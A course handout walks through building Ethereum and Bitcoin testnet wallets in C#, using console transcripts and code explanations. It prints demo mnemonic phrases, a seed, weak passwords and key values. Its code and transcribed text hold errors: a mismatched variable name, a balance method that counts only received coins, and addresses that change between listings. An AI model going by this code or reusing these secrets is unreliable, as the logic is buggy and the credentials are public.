0x26e51899aC1861EC44C142E9EB8285f5101E01Cf 0 ETH
0x8bfA831AE5D5Aa3896841dD37ba9f9A41189D0DC 0 ETH
0xA08c301047b85964EEB90c023EBA7631A089cAb9 0 ETH
0x6020210f30670193c6451E8D31A96Da96D7cc0a0 0 ETH
0x24A2596efAAD3d3e90977eC3097beB2aC9890571 0 ETH
0x42F7896511851457aeE93eF58B3E68CEdb4598Fb 0 ETH
0xA33918273B938affD7301c8d0F9ce96Ef68BD63F 0 ETH
0xFBfa2CCCe35052e4F5DF5F368eD77534Bc678679 0 ETH
0x9850949641A855EC6CeF1E562884e06C49BE25d9 0 ETH
0xF1C3D09E8E70B5b3ecae3bB338e111E736574Ca3 0 ETH
0x94C7d71084D318a9C79A7AC83257a8a75c78C9f7 0 ETH
0x9C8d2958568565f2C4c73b817f96309fb23Cb0D8 0 ETH
0xFba0297C19aeF8cF12AAeEC2c6203B1fbc37a4bE 0 ETH
Total balance: 1.0 ETH

Enter operation ["Balance", "Receive", "Send", "Exit"]: send
Enter: Address sending ethers.
0x07D81EBe5d4ceA1ACF448e01Eeb872D284BD347d
Enter: Address receiving ethers.
0x06eBa719877F1590ab27B1396145e2D2d9B2A272
Enter: Amount of coins in ETH.
0.3
You will send 0.3 ETH from 0x07D81EBe5d4ceA1ACF448e01Eeb872D284BD347d to 0x06eBa719877F1590
ab27B1396145e2D2d9B2A272
Are you sure? yes/no
yes
Transaction has been sent successfully!
```

2. Our transaction is **successfully sent** and **pending**.



3. After a couple of time the transaction will be **mined** and new balances will be written in **blockchain**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



4. Let`s **check the balance** again. The second address was **received 0.3 ethers**. The total balance has lower than 1 ether because of the **fees** payed for the transaction.

C:\Windows\system32\cmd.exe

```
ab27B1396145e2D2d9B2A272
Are you sure? yes/no
yes
Transaction has been sent successfully!
Enter operation ["Balance", "Receive", "Send", "Exit"]: balance
Balance:
0x07D81EBe5d4ceA1ACF448e01Eeb872D284BD347d 0.69958 ETH
0x06eBa719877F1590ab27B1396145e2D2d9B2A272 0.3 ETH
0x5e5BA4283BA2cA97a86bD33dbae29ff5De81dbD7 0 ETH
0xa9DC362eC0c1711e767ca8AE7971a9977d64bB7E 0 ETH
0x17434dda13BEB6DbFF20b5ab95977f22F906DAfA 0 ETH
0xad9D62FF9C24DB1d194eC3505DED4F53C7B6a2a8 0 ETH
0x1A07298b8f7dd902EB9a51421b88310e1CeDa527 0 ETH
0x26e51899aC1861EC44C142E9EB8285f5101E01Cf 0 ETH
0x8bfA831AE5D5Aa3896841dD37ba9f9A41189D0DC 0 ETH
0xA08c301047b85964EEB90c023EBA7631A089cAb9 0 ETH
0x6020210f30670193c6451E8D31A96Da96D7cc0a0 0 ETH
0x24A2596efAAD3d3e90977eC3097beB2aC9890571 0 ETH
0x42F7896511851457aeE93eF58B3E68CEdb4598Fb 0 ETH
0xA33918273B938affD7301c8d0F9ce96Ef68BD63F 0 ETH
0xFBfa2CCCe35052e4F5DF5F368eD77534Bc678679 0 ETH
0x9850949641A855EC6CeF1E562884e06C49BE25d9 0 ETH
0xF1C3D09E8E70B5b3ecae3bB338e111E736574Ca3 0 ETH
0x94C7d71084D318a9C79A7AC83257a8a75c78C9f7 0 ETH
0x9C8d2958568565f2C4c73b817f96309fb23Cb0D8 0 ETH
0xFba0297C19aeF8cF12AAeEC2c6203B1fbc37a4bE 0 ETH
Total balance: 0.99958 ETH
```

Load the Wallet

1. It`s time to close the program. Type "**exit**" and **press any key**. Next run the program again.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
0xFBfa2CCCe35052e4F5DF5F368eD77534Bc678679 0 ETH
0x9850949641A855EC6CeF1E562884e06C49BE25d9 0 ETH
0xF1C3D09E8E70B5b3ecae3bB338e111E736574Ca3 0 ETH
0x94C7d71084D318a9C79A7AC83257a8a75c78C9f7 0 ETH
0x9C8d2958568565f2C4c73b817f96309fb23Cb0D8 0 ETH
0xFba0297C19aeF8cF12AAeEC2c6203B1fbc37a4bE 0 ETH
Total balance: 0.99958 ETH

Enter operation ["Balance", "Receive", "Send", "Exit"]: exit
Press any key to continue . . .
```

2. You see the well-known screen, but this time we already have created wallet and will **load** it from **json file**. Type command "**load**", then write the **name of the file** and enter the **password** for the decryption of the file info.
   You will see the message "**Wallet was successfully recovered**." Here is the addresses and private keys from our wallet.

```
Choose working wallet.
Choose [create] to Create new Wallet.
Choose [load] to load existing Wallet from file.
Choose [recover] to recover Wallet with Mnemonic Phrase.
Enter operation ["Create", "Load", "Recover", "Exit"]: load
Enter: Name of the file containing wallet: EthereumWallet_2018-3-17_21_43_1_8960.json
Enter: Password: pass123
Read from Wallets\EthereumWallet_2018-3-17_21_43_1_8960.json
Wallet was successfully recovered.

Addresses:
0x07D81EBe5d4ceA1ACF448e01Eeb872D284BD347d
0x06eBa719877F1590ab27B1396145e2D2d9B2A272
0x5e5BA4283BA2cA97a86bD33dbae29ff5De81dbD7
0xa9DC362eC0c1711e767ca8AE7971a9977d64bB7E
0x17434dda13BEB6DbFF20b5ab95977f22F906DAfA
0xad9D62FF9C24DB1d194eC3505DED4F53C7B6a2a8
0x1A07298b8f7dd902EB9a51421b88310e1CeDa527
0x26e51899aC1861EC44C142E9EB8285f5101E01Cf
0x8bfA831AE5D5Aa3896841dD37ba9f9A41189D0DC
0xA08c301047b85964EEB90c023EBA7631A089cAb9
0x6020210f30670193c6451E8D31A96Da96D7cc0a0
0x24A2596efAAD3d3e90977eC3097beB2aC9890571
0x42F7896511851457aeE93eF58B3E68CEdb4598Fb
0xA33918273B938affD7301c8d0F9ce96Ef68BD63F
0xFBfa2CCCe35052e4F5DF5F368eD77534Bc678679
0x9850949641A855EC6CeF1E562884e06C49BE25d9
0xF1C3D09E8E70B5b3ecae3bB338e111E736574Ca3
```

3. Check the **balance** like we did it before. Our test ethers are here.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Enter operation ["Balance", "Receive", "Send", "Exit"]: balance
Balance:
0x07D81EBe5d4ceA1ACF448e01Eeb872D284BD347d 0.69958 ETH
0x06eBa719877F1590ab27B1396145e2D2d9B2A272 0.3 ETH
0x5e5BA4283BA2cA97a86bD33dbae29ff5De81dbD7 0 ETH
0xa9DC362eC0c1711e767ca8AE7971a9977d64bB7E 0 ETH
0x17434dda13BEB6DbFF20b5ab95977f22F906DAfA 0 ETH
0xad9D62FF9C24DB1d194eC3505DED4F53C7B6a2a8 0 ETH
0x1A07298b8f7dd902EB9a51421b88310e1CeDa527 0 ETH
0x26e51899aC1861EC44C142E9EB8285f5101E01Cf 0 ETH
0x8bfA831AE5D5Aa3896841dD37ba9f9A41189D0DC 0 ETH
0xA08c301047b85964EEB90c023EBA7631A089cAb9 0 ETH
0x6020210f30670193c6451E8D31A96Da96D7cc0a0 0 ETH
0x24A2596efAAD3d3e90977eC3097beB2aC9890571 0 ETH
0x42F7896511851457aeE93eF58B3E68CEdb4598Fb 0 ETH
0xA33918273B938affD7301c8d0F9ce96Ef68BD63F 0 ETH
0xFBfa2CCCe35052e4F5DF5F368eD77534Bc678679 0 ETH
0x9850949641A855EC6CeF1E562884e06C49BE25d9 0 ETH
0xF1C3D09E8E70B5b3ecae3bB338e111E736574Ca3 0 ETH
0x94C7d71084D318a9C79A7AC83257a8a75c78C9f7 0 ETH
0x9C8d2958568565f2C4c73b817f96309fb23Cb0D8 0 ETH
0xFba0297C19aeF8cF12AAeEC2c6203B1fbc37a4bE 0 ETH
Total balance: 0.99958 ETH

Enter operation ["Balance", "Receive", "Send", "Exit"]:
```

Recover the Wallet

1. Now let`s assume that we want to use our wallet on the new computer. There isn`t exist saved json file and we must recover our wallet from mnemonic phrase. Do you remember your mnemonic words? Did you hide them in the save place? Now take them, you will need to use this words. Start the program and type command "**recover**". Then write the **words**. The program will ask you for the **password** for json file encryption. Type the **new password** and press [**Enter**]. Wallet will be successfully recovered.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Select C:\Windows\system32\cmd.exe
Choose working wallet.
Choose [create] to Create new Wallet.
Choose [load] to load existing Wallet from file.
Choose [recover] to recover Wallet with Mnemonic Phrase.
Enter operation ["Create", "Load", "Recover", "Exit"]: recover
Enter: Mnemonic words with single space separator: bargain tube ripple access solution slic
e news ozone catalog over replace change
Enter: password for encryption: pass456
Wallet was successfully recovered.
Words: bargain tube ripple access solution slice news ozone catalog over replace change
Seed: 2157938b67e8fec562056df657aafc849d6db2350068c0ee636c576b4596178b24b30d71290d696eda9c7
34a42ca72f7ae638fdab48846d0541059d221ac9519

Addresses:
0x07D81EBe5d4ceA1ACF448e01Eeb872D284BD347d
0x06eBa719877F1590ab27B1396145e2D2d9B2A272
0x5e5BA4283BA2cA97a86bD33dbae29ff5De81dbD7
0xa9DC362eC0c1711e767ca8AE7971a9977d64bB7E
0x17434dda13BEB6DbFF20b5ab95977f22F906DAfA
0xad9D62FF9C24DB1d194eC3505DED4F53C7B6a2a8
0x1A07298b8f7dd902EB9a51421b88310e1CeDa527
0x26e51899aC1861EC44C142E9EB8285f5101E01Cf
0x8bfA831AE5D5Aa3896841dD37ba9f9A41189D0DC
0xA08c301047b85964EEB90c023EBA7631A089cAb9
0x6020210f30670193c6451E8D31A96Da96D7cc0a0
0x24A2596efAAD3d3e90977eC3097beB2aC9890571
```

2. In the bottom of the screen is the name of the new file keeping our wallet info.

```
0x2b29d73e40a089d0db43b6ddd32bdc4d9012b4754ca93b103e25a91837cc26cb
0x00b43fe98f0226cc10d775f0cb2426bcdf20a5dc5132a031c1dffe963501d25c7d
0x00d5885ef001fe54c444e0bf68f0427fef54ea8e39f09f265a2d49a31fd279f634
0x009991c6d235441507099c63af633423b11beebf8c0de218f5ad7791daee09a057

Wallet saved in file: EthereumWallet_2018-3-18_10_56_49_7687.json
```

3. For any case check the balance again. Our test ethers are here.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Wallet saved in file: EthereumWallet_2018-3-18_10_56_49_7687.json
Enter operation ["Balance", "Receive", "Send", "Exit"]: balance
Balance:
0x07D81EBe5d4ceA1ACF448e01Eeb872D284BD347d 0.69958 ETH
0x06eBa719877F1590ab27B1396145e2D2d9B2A272 0.3 ETH
0x5e5BA4283BA2cA97a86bD33dbae29ff5De81dbD7 0 ETH
0xa9DC362eC0c1711e767ca8AE7971a9977d64bB7E 0 ETH
0x17434dda13BEB6DbFF20b5ab95977f22F906DAfA 0 ETH
0xad9D62FF9C24DB1d194eC3505DED4F53C7B6a2a8 0 ETH
0x1A07298b8f7dd902EB9a51421b88310e1CeDa527 0 ETH
0x26e51899aC1861EC44C142E9EB8285f5101E01Cf 0 ETH
0x8bfA831AE5D5Aa3896841dD37ba9f9A41189D0DC 0 ETH
0xA08c301047b85964EEB90c023EBA7631A089cAb9 0 ETH
0x6020210f30670193c6451E8D31A96Da96D7cc0a0 0 ETH
0x24A2596efAAD3d3e90977eC3097beB2aC9890571 0 ETH
0x42F7896511851457aeE93eF58B3E68CEdb4598Fb 0 ETH
0xA33918273B938affD7301c8d0F9ce96Ef68BD63F 0 ETH
0xFBfa2CCCe35052e4F5DF5F368eD77534Bc678679 0 ETH
0x9850949641A855EC6CeF1E562884e06C49BE25d9 0 ETH
0xF1C3D09E8E70B5b3ecae3bB338e111E736574Ca3 0 ETH
0x94C7d71084D318a9C79A7AC83257a8a75c78C9f7 0 ETH
0x9C8d2958568565f2C4c73b817f96309fb23Cb0D8 0 ETH
0xFba0297C19aeF8cF12AAeEC2c6203B1fbc37a4bE 0 ETH
Total balance: 0.99958 ETH
```

4. For exercise load the wallet from new file using the new password.

```
Choose working wallet.
Choose [create] to Create new Wallet.
Choose [load] to load existing Wallet from file.
Choose [recover] to recover Wallet with Mnemonic Phrase.
Enter operation ["Create", "Load", "Recover", "Exit"]: load
Enter: Name of the file containing wallet: EthereumWallet_2018-3-18_10_56_49_7687.json
Enter: Password: pass456
Read from Wallets\EthereumWallet_2018-3-18_10_56_49_7687.json
Wallet was successfully recovered.
Words: bargain tube ripple access solution slice news ozone catalog over replace change
Seed: 2157938b67e8fec562056df657aafc849d6db2350068c0ee636c576b4596178b24b30d71290d696eda9c7
34a42ca72f7ae638fdab48846d0541059d221ac9519

Addresses:
0x07D81EBe5d4ceA1ACF448e01Eeb872D284BD347d
0x06eBa719877F1590ab27B1396145e2D2d9B2A272
0x5e5BA4283BA2cA97a86bD33dbae29ff5De81dbD7
0xa9DC362eC0c1711e767ca8AE7971a9977d64bB7E
0x17434dda13BEB6DbFF20b5ab95977f22F906DAfA
0xad9D62FF9C24DB1d194eC3505DED4F53C7B6a2a8
0x1A07298b8f7dd902EB9a51421b88310e1CeDa527
0x26e51899aC1861EC44C142E9EB8285f5101E01Cf
0x8bfA831AE5D5Aa3896841dD37ba9f9A41189D0DC
0xA08c301047b85964EEB90c023EBA7631A089cAb9
0x6020210f30670193c6451E8D31A96Da96D7cc0a0
0x24A2596efAAD3d3e90977eC3097beB2aC9890571
0x42F7896511851457aeE93eF58B3E68CEdb4598Fb
0xA33918273B938affD7301c8d0F9ce96Ef68BD63F
0xFBfa2CCCe35052e4F5DF5F368eD77534Bc678679
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

What to Submit?

Create a **zip file** (e.g. **`your-name-create-ethereum-wallet-exercise.zip`**) holding the source code files and screen shots with your experiments.

Submit your zip file as **homework** at the course Web site.

Exercises: Create Bitcoin Wallet with C#

In this lesson we are going to be learning how to set up a **Bitcoin wallet**. During the exercise you will install several **NuGet** packages, write the source code for different functionalities and in the end, you will send and receive coins in your wallet.


Download the Code Template from Our Resources

Extract the files from the provided Resources and you should have something like this:

Name	Date modified	Type	Size
Bitcoin Wallet	7.6.2018 г. 15:58	File folder	
packages	7.6.2018 г. 15:58	File folder	
Bitcoin Wallet.sln	6.6.2018 г. 14:54	Visual Studio Solution	2 KB

Check the Project and Import Packages

Check the template that we provided and **install** the following **NuGetPackages**:



Now you should have some of the **Code** written for you, but **don't** worry there will be plenty of **coding** that you will need to do.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
1  using System;
2  using System.Collections;
3  using System.Globalization;
4  using System.Text;
5  using HBitcoin.FullBlockSpv;
6  using HBitcoin.KeyManagement;
7  using HBitcoin.Models;
8  using NBitcoin;
9  using QBitNinja.Client;
10 using QBitNinja.Client.Models;
11 using static System.Console;
12
13 namespace Bitcoin_Wallet
14 {
       0 references
15     class BitcoinWallet
16     {
17         const string walletFilePath = @"Wallets\"; // Path where you want to store the Wallets
18
           0 references
19         static void Main(string[] args)
20         {
21             string[] avaliableOperations =
22             {
23                 "create", "recover", "balance", "history", "receive", "send", "exit" //Allowed functionality
24             };
25             string input = string.Empty;
26             while (!input.ToLower().Equals("exit"))
27             {
```

Here you can see that we have an array with the viable commands for our wallet generator. Right after it and empty string is initiated. It will store the entered commands and will check whether the input is as expected.

11. After the string initialization a **while loop** is introduced which encapsulates the program functionality. It is used to exit the program

```
while (!input.ToLower().Equals("exit"))
{

}
```

12. Everything that is written from now on is encapsulated by the above mentioned **while loop**. The next step is to introduce some kind of **check** for the user's **input**. In the current example the **check** is done by a **do-while loop** that **compares** the user's **input** with the elements of the **hard-coded array**.

```
do
{
    Write("Enter operation [\"Create\", \"Recover\", \"Balance\", \"History\", \"Receive\", \"Send\", \"Exit\"]: ");
    input = ReadLine().ToLower().Trim();
} while (!((IList) valiableOperations).Contains(input));
```

From this piece can be noticed that a phrase is placed in front of the user on the console. There are written the options which the user may try

- **Create** – this creates a **.JSON** file through which different wallet address pairs may be accessed. To create it the user must choose a **name** and a **password**. A mnemonic phrase will be displayed on the screen as well as the address public-private keys. This information should be documented and kept in a safe place as it will come in handy afterwards;
- **Recover –** with this functionality a user may recreate lost **.JSON** file. For the fail to ne the correct one the user must have the **password** and **mnemonic phrase;**
- **Balance –** shows the **current balance** of all wallets for certain **.JSON** file;

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

- History – this shows the transaction ID of incoming and outgoing coins. It is going to be used when sending coins, since they must be send using the received coins' transaction ID (why this is so will become obvious in a short while);
- Receive – shows 10 public addresses for selected .JSON file where the user may receive Bitcoins;
- Send – used to send Bitcoins to other address. Here the needed information is the name of the .JSON file, the wallet address from which the coins are send, its private key, the transaction ID through which the coins were received beforehand, the address to which the coins are to be send, the amount to be send, the amount to be got back and finally a short message;
- Exit – kills the program.

Start implementing TODO's

Implement method CreateWallet

```
112     private static void CreateWallet()
113     {
114         Network currentNetwork = Network.TestNet;
115         string password = GetPassword();
116         bool failure = true;
117         while (failure)
118         {
119             try
120             {
121                 Write("Enter wallet name:");
122                 string walletName = ReadLine();
123                 Mnemonic mnemonic;
124
125                 Safe safe = Safe.Create(out mnemonic, password, walletFilePath + walletName + ".json", currentNetwork);
126
127                 WriteLine("Wallet created successfully");
128                 WriteLine("Write down the following mnemonic words.");
129                 WriteLine("With the mnemonic words AND the password you can recover this wallet.");
130                 WriteLine();
131                 WriteLine("----------");
132                 WriteLine(mnemonic);
133                 WriteLine("----------");
134                 WriteLine(
135                     "Write down and keep in SECURE place your private keys. Only through them you can access your coins!");
136
137                 for (int i = 0; i < 10; i++)
138                 {
139                     WriteLine($"Address: {safe.GetAddress(i)} -> Private key: {safe.FindPrivateKey(safe.GetAddress(i))}");
140                 }
141
142                 failure = false;
143             }
144             catch
145             {
146                 WriteLine("Wallet already exists");
147             }
148         }
149     }
```

1. The first thing we should do here is to choose the network on which we will be active. This is done through the first line of code in the method. In our example the network is TestNet;
2. The second line defines in which folder our generated .JSON file will reside. In this case the path will be "..\Projects\Bitcoin_Wallet\Bitcoin_Wallet\obj\Debug\Wallets*.json";
3. Afterwards we just initiate two variables that we are going to use in the next step.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

5. Next, we should initialize a **do-while loop** that asks the user to enter a password and confirm it for the **.JSON** file
6. This code is more or less straightforward. We want the user to choose a password and to confirm it.
7. Next, we want to be sure that a **.JSON** file with the same name does not exist in order to avoid collision. This is achieved through the introduction of a **bool variable** and the use of a simple **try-catch statement**. The bulk of code is more for styling purposes.
8. To safe some space we have not met some code representation conventions. Nevertheless, what should be retained from this piece of code is that while there exists a **.JSON** file with the chosen name the user will not be allowed to proceed further;
9. This is achieved through the **bool variable failure** which is set as **true;**
10. Then the user is prompted to choose a name and a **Mnemonic type variable** with name mnemonic is introduced in the code. Its use will be explained in the next step;
11. Afterwards using the **Safe type variable,** the **Create** method is called. This method takes as an argument the variable **pw** (chosen password), the path where the created **.JSON** file should reside and the **file's name**. In addition, this method creates a **mnemonic phrase** which is written in the afore introduced **mnemonic variable;**
12. If a file with the **same filename** exist, the code jumps to the **catch** part of the **try-catch statement**. This causes the code up to this point to be re-run again and a message is shown to the user for the error;
13. If a **.JSON** file is created, some **information is printed** for the user to see and note. Firstly, he is informed that a file has been created successfully. Then the **mnemonic phrase** is shown for the user to note and keep safe. This phrase in combination with the password may be used to recreate the **.JSON** file. Lastly, in a **for-loop** the **first 10 addresses** of the **.JSON** file are shown alongside their **private keys**. This is achieved through calls to the **GetAddress()** and **FindPrivateKey()** methods. The first method takes as an **argument** the numbers from **0 to 9** and returns an **address**; the second one finds the private key of the said address. **Note the private keys as you will be using them for sending Bitcoins**. Without them you just will not be able to.

Now let us try to run the code we have written so far. If you have followed the steps the result should look like this (note that password, name of wallet and mnemonic phrase will be different)

```
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]: Create
Enter password: 123
Confirm password: 123
Enter wallet name:My_First_Wallet
Wallet created successfully
Write down the following mnemonic words.
With the mnemonic words AND the password you can recover this wallet.

----------
off simple equal portion grow kitchen describe lend embark waste notable pitch
----------
```

In order to keep it short the address pairs are not included, but you should be seeing yours. Next, we will be implementing the **recover** case.

Implement method RecoverWallet

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
147        private static void RecoverWallet(string password, Mnemonic mnemonic, string date)
148        {
149            Network currentNetwork = Network.TestNet;
150
151            Random rand = new Random();
152            Safe safe = Safe.Recover(mnemonic, password, walletFilePath + "RecoveredWalletNum" + rand.Next() + ".json", currentNetwork,
153                creationTime: DateTimeOffset.ParseExact(date,
154                    "yyyy-MM-dd", CultureInfo.InvariantCulture));
155
156            WriteLine("Wallet successfully recovered");
157        }
```

1) The first line of code concerns the **network** on which the **wallet's addresses reside**. In our example it is **TestNet;**
2) The second line keeps the folder where the recovered **.JSON** file will be placed. In this case we have chosen the one we have been using for convenience;
3) Next, a **pseudorandom** number is generated to **prevent .JSON file name collision**;
4) A **Safe type** variable is initialized, and the **method Recover** is called. It takes as arguments the mnemonic phrase, password, file name and network and user defined date;
5) Having presented all this information a message is printed confirming the success of the operation.

Now you can try to recover your previously created **.JSON** file (even though you have not lost it). If you have followed the steps and entered the required credentials correctly this should resemble your output.

```
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]: Recover
Please note the wallet cannot check if your password is correct or not. If you provide a wrong password a wallet will be recovered with your provided mnemonic AND password pair:
Enter password: 123
Enter mnemonic phrase: off simple equal portion grow kitchen describe lend embark waste notable pitch
Wallet successfully recovered
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]:
```

You are advised to open your first **.JSON** and the recovered one to **compare** the **EncryptedSeed**, **ChainCode** and **Network**. The only difference should be found in **CreationTime**.

My_First_Wallet.json | RecoveredWalletNum450033204.json

```
1 {
2   "EncryptedSeed": "6PYLPAjirJNQovaE3c2Kj4r8LjTJgHc2dpDK3BBDvcT9D59XSN5F8CTz6M",
3   "ChainCode": "KuhYm6+QRH2P1OQ0Lemo/Y8MtWe7syHmjJPnE+9AWCo=",
4   "Network": "TestNet",
5   "CreationTime": "2017-12-20"
6 }
```

My_First_Wallet.json | RecoveredWalletNum450033204.json

```
1 {
2   "EncryptedSeed": "6PYLPAjirJNQovaE3c2Kj4r8LjTJgHc2dpDK3BBDvcT9D59XSN5F8CTz6M",
3   "ChainCode": "KuhYm6+QRH2P1OQ0Lemo/Y8MtWe7syHmjJPnE+9AWCo=",
4   "Network": "TestNet",
5   "CreationTime": "2017-02-19"
6 }
```

Next, we will be further enriching our **switch statement** with the **receive** functionality.

Implement Method Receive

This code simple requires from the user as input the name of the **.JSON** file and its password. Afterwards the method **Receive** is called with arguments the variables **pw**, containing the password, and **walletName**, containing the name of the **.JSON** file. Next, we will have to write the method **Receive**.

1. The code for this method is the following

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
152        private static void Receive(string password, string walletName)
153        {
154            try
155            {
156                Safe loadedSafe = Safe.Load(password, walletFilePath + walletName + ".json");
157                for (int i = 0; i < 10; i++)
158                {
159                    WriteLine(loadedSafe.GetAddress(i));
160                }
161            }
162            catch (Exception)
163            {
164                WriteLine("Wallet with such name does not exist!");
165            }
166        }
```

What this code does is the following:

1) The folder where the .JSON file resides is set;
2) Afterwards, a simple **try catch statement** is used to check whether all credentials are correct;
3) A **Safe type variable** is used to **load** the desired .JSON using the method **load**, which takes as arguments the **password** and .JSON file;
4) A simple **for loop** is used to go through the first 10 addresses and print them. This is achieved through a call to the **GetAddress** method, which takes as an argument variable from 0 to 9, of the **Safe type variable** with name **loadedSafe**. These are the **addresses** to which you can **receive** Bitcoins.
5) If the **load** method is unsuccessful, the code block of the **catch** is executed, and the error message is shown to the user.

Now you should try to run this code on your wallet. The output should be something like this (note that the addresses should be different)

```
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]: Receive
Enter wallet's name: My_First_Wallet
Enter password: 123
mnUAhz1wN8twm4MgSdBzzX71dFjfGasj41
minb9t6dAbTXbbFW5yZy2SuYQPL5RypUGB
mqZkYaqScxGmZ56NmQJNUFo5UqAtko18A1
mu4dqpAvMZCdf2pP7N59xpQw27BxU7tjEY
n4fYfSmXbN2DTkDdh7e6EjhDmYUnbEf2Rd
n3yTDgxpzaUhP9mkWoA24LJRs4qBX9c41v
moGqNrKtAWs93ZDDnscHSbDdjrUgWfxUBS
mtfFCTsUJqT33q2RsnF64X9FAcd5BDDFMs
mj8ik1uoAZUUQUyRdCGX7aPFWwMSY6G3fe
msCCqnGBbjDmU8m1GEvm7ZYBGMjBK7oaQT
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]:
```

You may want to try this also on the **recovered wallet**. The addresses should match.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]: Receive
Enter wallet's name: My_First_Wallet
Enter password: 123
mnVAhz1wN8twm4MgSdBzzX71dFjfGasj41
minb9t6dAbTXbbFW5yZy2SuYQPL5RypUGB
mqZkYaqScxGmZ56NmQJNVFo5VqAtko18A1
mu4dqpAvMZCdf2pP7N59xpQw27BxU7tjEY
n4fYfSmXbN2DTkDdh7e6EjhDmYVnbEf2Rd
n3yTDgxpzaVhP9mkWoA24LJRs4qBX9c41v
moGqNrKtAWs93ZDDnscHSbDdjrUgWfxUBS
mtfFCTsUJqT33q2RsnF64X9FAcd5BDDFMs
mj8ik1uoAZUVQUyRdCGX7aPFWwMSY6G3fe
msCCqnGBbjDmV8m1GEvm7ZYBGMjBK7oaQT
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]: Receive
Enter wallet's name: RecoveredWalletNum450033204
Enter password: 123
mnVAhz1wN8twm4MgSdBzzX71dFjfGasj41
minb9t6dAbTXbbFW5yZy2SuYQPL5RypUGB
mqZkYaqScxGmZ56NmQJNVFo5VqAtko18A1
mu4dqpAvMZCdf2pP7N59xpQw27BxU7tjEY
n4fYfSmXbN2DTkDdh7e6EjhDmYVnbEf2Rd
n3yTDgxpzaVhP9mkWoA24LJRs4qBX9c41v
moGqNrKtAWs93ZDDnscHSbDdjrUgWfxUBS
mtfFCTsUJqT33q2RsnF64X9FAcd5BDDFMs
mj8ik1uoAZUVQUyRdCGX7aPFWwMSY6G3fe
msCCqnGBbjDmV8m1GEvm7ZYBGMjBK7oaQT
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]:
```

The next piece of code introduces the **Balance** functionality.

Implement Method Balance

Here, not only the **.JSON name** and **password** is required but also an **address** from this wallet you want to know the balance of. Imagine that your **wallet has many different compartments** that you can use. The wallet is the name of the **.JSON** and **each compartment is designated with a unique address**. **Each address/compartment has balance** – due to coins received and coins send. Where are these addresses coming from? You can **access them** through the **Receive** functionality of the wallet generator (the previous step). Now that we understood the connection between wallet and address we are going to implement the **ShowBalance** method which takes as arguments the **password**, name of **.JSON** file and **address**.

1. The method begins as follows

```
163        private static void ShowBalance(string pw, string walletName, string wallet)
164        {
165            try
166            {
167                Safe loadedSafe = Safe.Load(pw, walletFilePath + walletName + ".json");
168            }
169            catch
170            {
171                WriteLine("Wrong wallet or password!");
172                return;
173            }
```

Firstly, the folder where the **.JSON** file resides. A simple **try catch statement** is implemented to check whether such wallet exists. If there is not such a wallet the **catch** code block is executed, a simple **message** is shown, and the execution of the method is **ended**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

2. Next, this code should be added right after the end of the **catch** block

```
175            QBitNinjaClient client = new QBitNinjaClient(Network.TestNet);
176            decimal totalBalance = 0;
177
178            var balance = client.GetBalance(BitcoinAddress.Create(wallet), true).Result;
179            foreach (var entry in balance.Operations)
180            {
181                foreach (var coin in entry.ReceivedCoins)
182                {
183                    Money amount = (Money)coin.Amount;
184                    decimal currentAmount = amount.ToDecimal(MoneyUnit.BTC);
185                    totalBalance += currentAmount;
186                }
187            }
188
189            WriteLine($"Balance of wallet: {totalBalance}");
190        }
```

